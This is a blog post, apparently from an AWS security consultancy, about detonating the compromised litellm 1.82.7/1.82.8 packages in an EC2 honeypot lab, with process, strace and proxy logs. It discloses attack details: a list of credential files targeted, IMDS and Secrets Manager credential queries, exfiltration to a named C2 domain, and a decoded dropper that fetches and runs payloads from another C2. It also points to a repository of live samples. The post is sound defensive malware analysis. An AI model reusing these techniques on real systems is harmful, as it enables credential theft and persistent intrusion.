
We Detonated the Real LiteLLM Malware on EC2: Here's What Happened
Tarek Cheikh
Founder & AWS Cloud Architect

We obtained the actual compromised litellm 1.82.7 and 1.82.8 packages, set up a disposable EC2 instance with honeypot credentials and mitmproxy, and detonated the malware. This is what we captured.
Why we did this
Reading security advisories tells you what the malware is supposed to do. Running it tells you what it actually does. We wanted to see every file read, every network connection, every process fork -not from a report, but from our own logs.
We also wanted to answer a practical question: on a real EC2 instance with typical developer credentials, how fast does the damage happen?
The answer is 3 seconds. But we're getting ahead of ourselves.
The lab setup
The instance
- EC2 t3.medium (2 vCPU, 4 GB RAM), Ubuntu 22.04
- No IAM role attached (to avoid real credential exposure)
- Security group: SSH inbound only
The tools
| Tool | Purpose |
|---|---|
| mitmproxy | Intercept and log all HTTPS traffic |
| inotifywait | Watch credential files for reads in real-time |
| strace | Trace every syscall (file opens, forks, network calls) |
| tcpdump | Capture raw packets (DNS, IMDS queries) |
| auditd | Kernel-level audit trail for credential file access |
The honeypot credentials
We planted fake credentials in every location the malware is known to target:
~/.ssh/id_rsa              Fake SSH private key
~/.ssh/id_ed25519          Fake SSH private key
~/.ssh/config              Fake SSH host configs
~/.aws/credentials         Fake AWS access keys (two profiles)
~/.aws/config              Fake AWS config with role ARN
~/.kube/config             Fake Kubernetes cluster config
~/.env                     Fake API keys (OpenAI, Anthropic, Stripe, DB)
~/.git-credentials         Fake GitHub token
~/.docker/config.json      Fake Docker registry auth
~/.pgpass                  Fake PostgreSQL passwords
~/.my.cnf                  Fake MySQL credentials
~/.npmrc                   Fake npm token
~/project/terraform.tfvars Fake Terraform secrets
~/.bash_history            Commands with "accidental" passwords
Every credential contains the word "HONEYPOT" or "FAKE" so we can easily identify them in captured traffic.
We also set AWS_ACCESS_KEY_ID and AWS_SECRET_ACCESS_KEY in the shell environment -the malware checks environment variables too.
Run 1: The fork bomb
Installation
python3 -m venv ~/lab/malware-venv
source ~/lab/malware-venv/bin/activate
pip install --no-deps ~/lab/malware/litellm-1.82.8-py3-none-any.whl
pip installs the package normally. No warnings, no errors. But now litellm_init.pth sits in site-packages/, armed and waiting.
$ find ~/lab/malware-venv -name "*.pth" -exec ls -la {} \;
-rw-rw-r-- 1 ubuntu ubuntu 34628 litellm_init.pth
34,628 bytes of base64-encoded malware, ready to fire on the next Python command.
Detonation

We set the proxy environment variables so traffic routes through mitmproxy, then trigger:
export HTTPS_PROXY=http://127.0.0.1:8080
python3 -c "print('hello world')"
A completely innocent command. And then the machine starts dying.
The fork bomb in real-time

The process monitor captured the exponential growth:
22:19:11 ->     3 python3 processes  (normal: mitmproxy + system)
22:19:12 ->    14                    DETONATION
22:19:13 ->    55                    exponential growth
22:19:14 ->    83
22:19:15 ->   133
22:19:16 ->   157
22:19:18 ->   194
22:19:19 ->   220
22:19:20 ->   272
22:19:25 ->   390
22:19:30 ->   509
22:19:50 ->   891                    machine dead
3 to 891 Python processes in 38 seconds. Each .pth trigger spawns a Popen, which starts a new Python, which triggers the .pth again.
SSH became unresponsive. We couldn't even run kill. We had to force stop the instance from the AWS Console.

But the credentials were already stolen
Even during the chaos, every forked process ran the harvester independently. The filesystem log shows:
22:19:14  .ssh/id_rsa          OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .ssh/id_ed25519      OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .ssh/config          OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .git-credentials     OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .gitconfig           OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .aws/credentials     OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .aws/config          OPEN, ACCESS, CLOSE    <- STOLEN
22:19:14  .env                 OPEN, ACCESS, CLOSE    <- STOLEN
22:19:15  .docker/             OPEN, ACCESS, CLOSE    <- SCANNED
22:19:15  .kube/               OPEN, ACCESS, CLOSE    <- SCANNED
All credentials harvested in under 2 seconds. Then each of the 891 forked processes tried to do the same thing again, which is what consumed all the memory.
The strace log confirmed it at the syscall level:
5128  22:19:14.293419 openat(AT_FDCWD, "/home/ubuntu/.ssh/id_rsa", O_RDONLY)
5128  22:19:14.308065 openat(AT_FDCWD, "/home/ubuntu/.ssh/id_ed25519", O_RDONLY)
5128  22:19:14.641115 openat(AT_FDCWD, "/etc/ssh", O_RDONLY|O_DIRECTORY)
5128  22:19:14.656340 openat(AT_FDCWD, "/etc/ssh/ssh_host_ecdsa_key", O_RDONLY)
5128  22:19:14.660708 openat(AT_FDCWD, "/etc/ssh/ssh_host_ed25519_key", O_RDONLY)
5128  22:19:14.666879 openat(AT_FDCWD, "/etc/ssh/ssh_host_rsa_key", O_RDONLY)
5128  22:19:14.804001 openat(AT_FDCWD, "/home/ubuntu/.aws/credentials", O_RDONLY)
The malware even went after the system SSH host keys in /etc/ssh/. On a server, this means the attacker could impersonate it.
Recovery
To recover from the fork bomb:
- Force stop the instance from AWS Console (SSH is dead)
- Start it again (it gets a new public IP)
- Immediately SSH in and delete the .pth:
rm ~/lab/malware-venv/lib/python3.10/site-packages/litellm_init.pth - The instance is now safe
The .pth file lives inside the venv, not the system Python. So a regular python3 outside the venv won't trigger it. But you must delete it before activating the venv again.
Run 2: Controlled detonation
With the .pth bomb defused, we ran the decoded payload directly -single process, no fork bomb.
export HTTPS_PROXY=http://127.0.0.1:8080
export AWS_ACCESS_KEY_ID=AKIAHONEYPOT_ENV_VAR_X
export AWS_SECRET_ACCESS_KEY=FAKE_ENV_SECRET_FOR_LAB
python3 ~/lab/malware/decoded_payload.py
What mitmproxy captured

This is the single most important piece of evidence from the lab:
Request 1: EC2 IMDS query (curl)
GET http://169.254.169.254/latest/meta-data/iam/security-credentials/
-> 404 Not Found (no IAM role attached to our instance)
The malware's first move: check if the instance has an IAM role. If it did, it would steal the temporary credentials. On any EC2 instance without IMDSv2 enforced, this works silently.
Request 2: IMDSv2 token (Python urllib)
PUT http://169.254.169.254/latest/api/token
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21600
-> 200 OK (token returned!)
The malware is smart: it tries both IMDSv1 (simple GET) and IMDSv2 (PUT for token first). It successfully obtained an IMDSv2 token from our instance.
Request 3: IAM credentials with token
GET http://169.254.169.254/latest/meta-data/iam/security-credentials/
X-Aws-Ec2-Metadata-Token: AQAEAOKJVhjTgs424B9...
-> 404 Not Found (still no role)
Request 4: AWS Secrets Manager
CONNECT secretsmanager.us-east-1.amazonaws.com:443
-> TLS handshake error (our honeypot keys are not real)
The malware tried to dump every secret in AWS Secrets Manager using SigV4 signed requests. It failed because our fake AWS keys can't authenticate. With real keys, this would dump every secret.
Request 5: AWS SSM Parameter Store
CONNECT ssm.us-east-1.amazonaws.com:443
-> TLS handshake error (fake keys)
Same thing -tried to dump all SSM parameters. Failed for the same reason.
Request 6: Exfiltration to C2
CONNECT models.litellm.cloud:443
-> "Name or service not known" (domain is down)
The big one. The malware tried to POST the encrypted credential archive (tpcp.tar.gz) to the attacker's C2 server. The domain models.litellm.cloud was already seized or taken down.
Request 7: ECS credentials
GET http://169.254.170.2/
-> Connection timed out
The malware also tried the ECS container credentials endpoint, in case it was running inside an ECS task.
Run 3: Persistence analysis
We ran the payload one more time to see if the persistence mechanism would install:
rm -rf ~/.config/sysmon ~/.config/systemd/user/sysmon.service
python3 ~/lab/malware/decoded_payload.py
The malware created ~/.config/sysmon/sysmon.py and the ~/.config/systemd/user/ directory. But sysmon.py was 0 bytes -the persistence write failed silently (the except: pass in the harvester swallowed the error).
We decoded the persistence payload manually. Here is what sysmon.py would contain on a real victim:
C_URL = "https://checkmarx.zone/raw"   # C2 (Command and Control) server
TARGET = "/tmp/pglog"                  # Downloaded payload
STATE = "/tmp/.pg_state"               # Dedup state

time.sleep(300)                        # 5 min delay (sandbox evasion)

while True:
    url = fetch_from_c2()
    if url and "youtube.com" not in url:  # Kill switch
        download_and_execute(url)
    time.sleep(3000)                   # Poll every 50 min
The youtube.com check is interesting: if the C2 returns a YouTube URL, the dropper does nothing. This is likely the attacker's safety mechanism to deactivate the malware remotely.
What we proved
- The .pth mechanism is devastating. A single
python3command -not even importing litellm -triggers the malware. The fork bomb is a side effect, not the intent, but it makes the attack visible. - Credential theft takes under 2 seconds. From trigger to having read every SSH key, AWS credential, and .env file on the machine -less than 2 seconds.
- The malware actively exploits AWS. It doesn't just steal static credential files. It queries EC2 IMDS for IAM role credentials, tries to dump Secrets Manager, and tries to dump SSM Parameter Store. It implements full AWS SigV4 request signing.
- Kubernetes lateral movement is real. If a service account token exists, the malware reads all cluster secrets and deploys privileged pods on every node.
- The exfiltration is encrypted and stealthy. AES-256-CBC with RSA-4096 key wrapping. The POST to
models.litellm.cloudlooks like a normal API call in logs. - Persistence survives pip uninstall. The systemd backdoor lives in
~/.config/, outside pip's control.
Reproduce this yourself
Everything you need is in our repo:
git clone https://github.com/TocConsulting/litellm-supply-chain-attack-analysis
cd litellm-supply-chain-attack-analysis

# Launch the lab (creates EC2, installs tools, plants honeypots, uploads malware)
bash lab/scripts/launch-lab.sh

# SSH in
ssh -i ~/.ssh/litellm-lab.pem ubuntu@<PUBLIC_IP>

# Start monitors, then detonate
bash ~/lab/scripts/monitor-all.sh
bash ~/lab/scripts/detonate.sh
Warning: The fork bomb WILL crash a t3.medium instance. You will need to force stop it from the AWS Console, restart, and delete the .pth file. Then run the decoded payload directly for controlled analysis. Full instructions in the repo.
Warning: These are real malware samples. Only run them on disposable instances with no real credentials. Read WARNING.md before proceeding.
Full evidence

All evidence from our lab runs is published in the repo:
| Evidence | What it proves |
|---|---|
| mitmproxy.log | Full HTTPS traffic: IMDS, AWS APIs, C2 exfiltration |
| filesystem.log | Every credential file read with timestamp |
| processes.log (run1) | Fork bomb: 3 to 891 processes in 38 seconds |
| strace extracts | Syscall-level proof of file reads |
| syslog | Kernel OOM listing python3 processes |
Full analysis repo: https://github.com/TocConsulting/litellm-supply-chain-attack-analysis
Go Deeper: The State of AWS Security 2026
This article is just the start. Get the full picture with our free whitepaper - 8 chapters covering IAM, S3, VPC, monitoring, agentic AI security, compliance, and a prioritized action plan with 50+ CLI commands.
KloudSec, built by the team behind Toc Consulting
See AWS Security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Want expert help with AWS Security?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.
More Articles
Anatomy of a Real AWS Breach: Capital One, 2019
How a misconfigured WAF, an unauthenticated metadata service, and an over-privileged IAM role combined to expose data on roughly 100 million people in the US and 6 million in Canada, and the specific checks that would have stopped it.
Anatomy of a Real AWS Breach: Code Spaces, 2014
A single compromised AWS console login, no MFA, and a company was gone within 12 hours. The full story, and why "our backups are in AWS too" was the real failure.
Anatomy of a Real AWS Breach: Imperva, 2019
A security company got breached through one exposed AWS API key on an internet-reachable instance. Even the people who build WAFs for a living can miss this.